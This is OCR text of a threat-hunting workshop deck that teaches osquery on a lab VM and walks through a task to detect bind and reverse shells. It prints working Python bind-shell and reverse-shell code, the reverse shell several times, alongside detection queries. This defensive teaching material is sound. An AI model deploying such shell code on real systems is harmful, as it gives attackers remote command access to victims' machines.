
- Please identify the threats and remove it



Check VM


- User: user
- Password: user

- Find the IP of your VM




Check VM

- Find the IP of your VM
- Connect to http://<VM IP>




Check VM

- Find the IP of your VM
- Connect to http://<VM IP>
- You can start to hunt with
  - ssh to this vm
  - open vm's terminal



Install osquery

- (VM already has osquery)
- Download osquery 4.5.1 from official website
- Unpack the package



osquery101

osquery 101: SQL Schema

- SELECT column1, column2 … FROM table_name WHERE condition
- ORDER BY column1, column2… ASC | DESC
- JOIN table_name USING (column1)

osquery 101: os_version

TEAMT5 杜浦數位安全

- Show OS info

```
user@ubuntu:~$ sudo osqueryi
Using a virtual database. Need help, type '.help'

osquery> SELECT version, build, platform FROM os_version;
+-----------------------------+-------+----------+
| version                     | build | platform |
+-----------------------------+-------+----------+
| 18.04.5 LTS (Bionic Beaver) |       | ubuntu   |
+-----------------------------+-------+----------+
```

osquery 101: kernel_info

TEAMT5
杜 浦 數 位 安 全

- Change output mode
  - pretty (default), line, list, column

```
osquery> .mode line
osquery> SELECT * FROM kernel_info;

   version = 5.4.0-124-generic
arguments = ro find_preseed=/preseed.cfg auto …
      path = /boot/vmlinuz-5.4.0-124-generic
    device = UUID=57abf3c7-b113-432e-affd-3c9a40655f78
```

osquery 101: table_info

TEAMT5 杜浦數位安全

- PRAGMA table_info(<table name>)
  - Show table schema

```
osquery> PRAGMA table_info(routes);

+-----+-------------+---------+---------+-------------+----+
| cid | name        | type    | notnull | dflt_value | pk |
+-----+-------------+---------+---------+-------------+----+
| 0   | destination | TEXT    | 1       |             | 1  |
| 1   | netmask     | INTEGER | 1       |             | 2  |
| 2   | gateway     | TEXT    | 1       |             | 3  |
```

osquery 101: users

TEAMT5 杜浦數位安全

- Show users in system

```
osquery> select * from users where uid=0 OR uid=33 OR uid=1000;
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
| uid  | gid  | uid_signed | gid_signed | username | description | directory | shell            |
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
| 0    | 0    | 0          | 0          | root     | root        | /root     | /bin/bash        |
| 33   | 33   | 33         | 33         | www-data | www-data    | /var/www  | /usr/sbin/nologin |
| 1000 | 1000 | 1000       | 1000       | user     | user,,,     | /home/user | /bin/bash        |
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
```

osquery 101: processes

TEAMT5
杜浦數位安全

```
osquery> SELECT pid, name, path FROM processes WHERE euid!=0;
+------+----------------+-----------------------------------------------------+
| pid  | name           | path                                                |
+------+----------------+-----------------------------------------------------+
| 1052 | Xwayland       | /usr/bin/Xwayland                                   |
| 1143 | at-spi-bus-laun | /usr/lib/at-spi2-core/at-spi-bus-launcher          |
| 1149 | dbus-daemon    | /usr/bin/dbus-daemon                                |
| 1152 | at-spi2-registr | /usr/lib/at-spi2-core/at-spi2-registryd            |
```

……

osquery 101: process_open_files

TEAMT5
杜浦數位安全

```
osquery> SELECT * FROM process_open_files
    ...> WHERE (path NOT LIKE "/dev/%" AND path NOT LIKE "/memfd%");

+------+-----+----------------------------------------------------------------------+
| pid  | fd  | path                                                                 |
+------+-----+----------------------------------------------------------------------+
| 1    | 11  | /proc/1/mountinfo                                                    |
| 1    | 13  | /proc/swaps                                                          |
| 1    | 238 | /run/systemd/initctl/fifo                                            |
| 1    | 7   | /sys/fs/cgroup/unified                                               |
| 1156 | 12  | /var/lib/gdm3/.config/pulse/adcc72437f4245e08653255e65085c4f-device-volumes.tdb |

......
```

osquery 101: file

TEAMT5 杜浦數位安全

- atime: Last access time
- mtime: Last modification time
- ctime: Last status change time
- btime: (B)irth or (cr)eate time


```
osquery> SELECT path,type,uid ,mode ,datetime(atime,'unixepoch')
    ...> FROM file WHERE directory="/usr/bin" order by atime;
+-----------------------------------+----------+-----+------+---------------------------+
| path                              | type     | uid | mode | datetime(atime,'unixepoch') |
+-----------------------------------+----------+-----+------+---------------------------+
| /usr/bin/dirsplit                 | regular  | 0   | 0755 | 2006-11-25 23:13:29       |
| /usr/bin/update-perl-sax-parsers  | regular  | 0   | 0755 | 2012-06-01 18:44:28       |
| /usr/bin/pnmquant                 | regular  | 0   | 0755 | 2016-04-23 11:53:11       |
| /usr/bin/pnmindex                 | regular  | 0   | 0755 | 2016-04-23 11:53:11       |
```

Bind Shell / Reverse Shell

https://attack.mitre.org/techniques/T1059/

Bind Shell / Reverse Shell

- Bind Shell: when using a remote system access tool like ssh, the user (the client) initiates a connection request to a target machine. The server (a ssh daemon) is listening for the incoming request.



Bind Shell / Reverse Shell

TEAMT5 杜浦數位安全

- Bind Shell: when using a remote system access tool like ssh, the user (the client) initiates a connection request to a target machine. The server (a ssh daemon) is listening for the incoming request.

```
#!/usr/bin/python3
import socket,os,subprocess;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.bind(("0.0.0.0",4444))
s.listen(5)
c,a=s.accept()
os.dup2(c.fileno(),0)
os.dup2(c.fileno(),1)
os.dup2(c.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Bind Shell / Reverse Shell


TEAMT5 杜浦數位安全

- Reverse Shell: If the victim installs the malware on a local workstation, it initiates an outgoing connection to the attacker's command server. An outgoing connection often succeeds because firewalls generally filter incoming traffic.

Bind Shell / Reverse Shell

TEAMT5 杜浦數位安全

- Reverse Shell: If the victim installs the malware on a local workstation, it initiates an outgoing connection to the attacker's command server. An outgoing connection often succeeds because firewalls generally filter incoming traffic.



Bind Shell / Reverse Shell

TEAMT5 杜浦數位安全

- Reverse Shell: If the victim installs the malware on a local workstation, it initiates an outgoing connection to the attacker's command server. An outgoing connection often succeeds because firewalls generally filter incoming traffic.

```
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Reverse Shell

TEAMT5
杜 浦 數 位 安 全

- Reverse Shell
  - Reverse Shell Cheat Sheet
  - Can be written in: Bash, perl, python, ruby, golang, netcat, awk, java, c

```python
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

TASK1: Hunting Reverse Shell

1. Find specialty of reverse shell process
2. Query use these three tables
   - processes,
   - process_open_sockets,
   - file

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

What its command looks like

```
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

- Filter script-based process

```
osquery> SELECT pid, name, path, cmdline from processes
    ...> WHERE path like "%python%"
    ...> OR path like "%bash%"
    ...> OR path like "%perl%"
    ...> OR path like "%php%"
    ...> OR path like "%ruby%";
+------+----------------+--------------------+--------------+
| pid  | name           | path               | cmdline      |
+------+----------------+--------------------+--------------+
| 3466 | bash           | /bin/bash          | bash         |
| 5414 | bash           | /bin/bash          | -bash        |
……
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

Have socket connection

```
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

- Check script-based processes if it opens network connection

```
osquery> SELECT pid, fd, local_address, remote_address, local_port,
remote_port
    ...> FROM process_open_sockets
    ...> WHERE pid==8782;
+------+----+---------------+----------------+------------+-------------+
| pid  | fd | local_address | remote_address | local_port | remote_port |
+------+----+---------------+----------------+------------+-------------+
| 8782 | 3  | 127.0.0.1     | 127.0.0.1      | 42124      | 1234        |
+------+----+---------------+----------------+------------+-------------+

……
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

- Combine processes and process_open_sockets table

```
osquery> SELECT  p.pid, p.name, p.path, p.cmdline, s.remote_address,
s.remote_port
    ...> FROM processes AS p
    ...> JOIN process_open_sockets  AS s
    ...> USING(pid)
    ...> WHERE s.remote_address != ""
    ...> AND (p.path like "%python%"
    ...> OR p.path like "%bash%"
    ...> OR p.path like "%perl%"
    ...> OR p.path like "%php%"
    ...> OR p.path like "%ruby%");
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

- Combine processes and process_open_sockets table

```
osquery> SELECT  p.pid, p.name, p.path, p.cmdline, s.remote_address, s.remote_port
    ...> FROM processes AS p
    ...> JOIN process_open_sockets  AS s
    ...> USING(pid)
    ...> WHERE s.remote_address != ""
    ...> AND (p.path like "%python%"
    ...> OR p.path like "%bash%"
    ...> OR p.path like "%perl%"
    ...> OR p.path like "%php%"
    ...> OR p.path like "%ruby%");
+------+-----------+-------------------+-----------------------------------+----------------+-------------+
| pid  | name      | path              | cmdline                           | remote_address | remote_port |
+------+-----------+-------------------+-----------------------------------+----------------+-------------+
| 7177 | bind.py   | /usr/bin/python3.6 | /usr/bin/python3 /usr/bin/bind.py | 0.0.0.0        | 0           |
| 7182 | reverse.py | /usr/bin/python3.6 | /usr/bin/python3 /usr/bin/reverse.py | 127.0.0.1 | 1234        |
+------+-----------+-------------------+-----------------------------------+----------------+-------------+
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

File description will be replaced

```
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全

- Check fd 0/1/2 is redirected to socket-type file

```
osquery> SELECT path,type from file WHERE path=="/proc/8782/fd/1";
+-----------------+--------+
| path            | type   |
+-----------------+--------+
| /proc/8782/fd/1 | socket |
+-----------------+--------+
```

TASK1: Hunting Reverse Shell
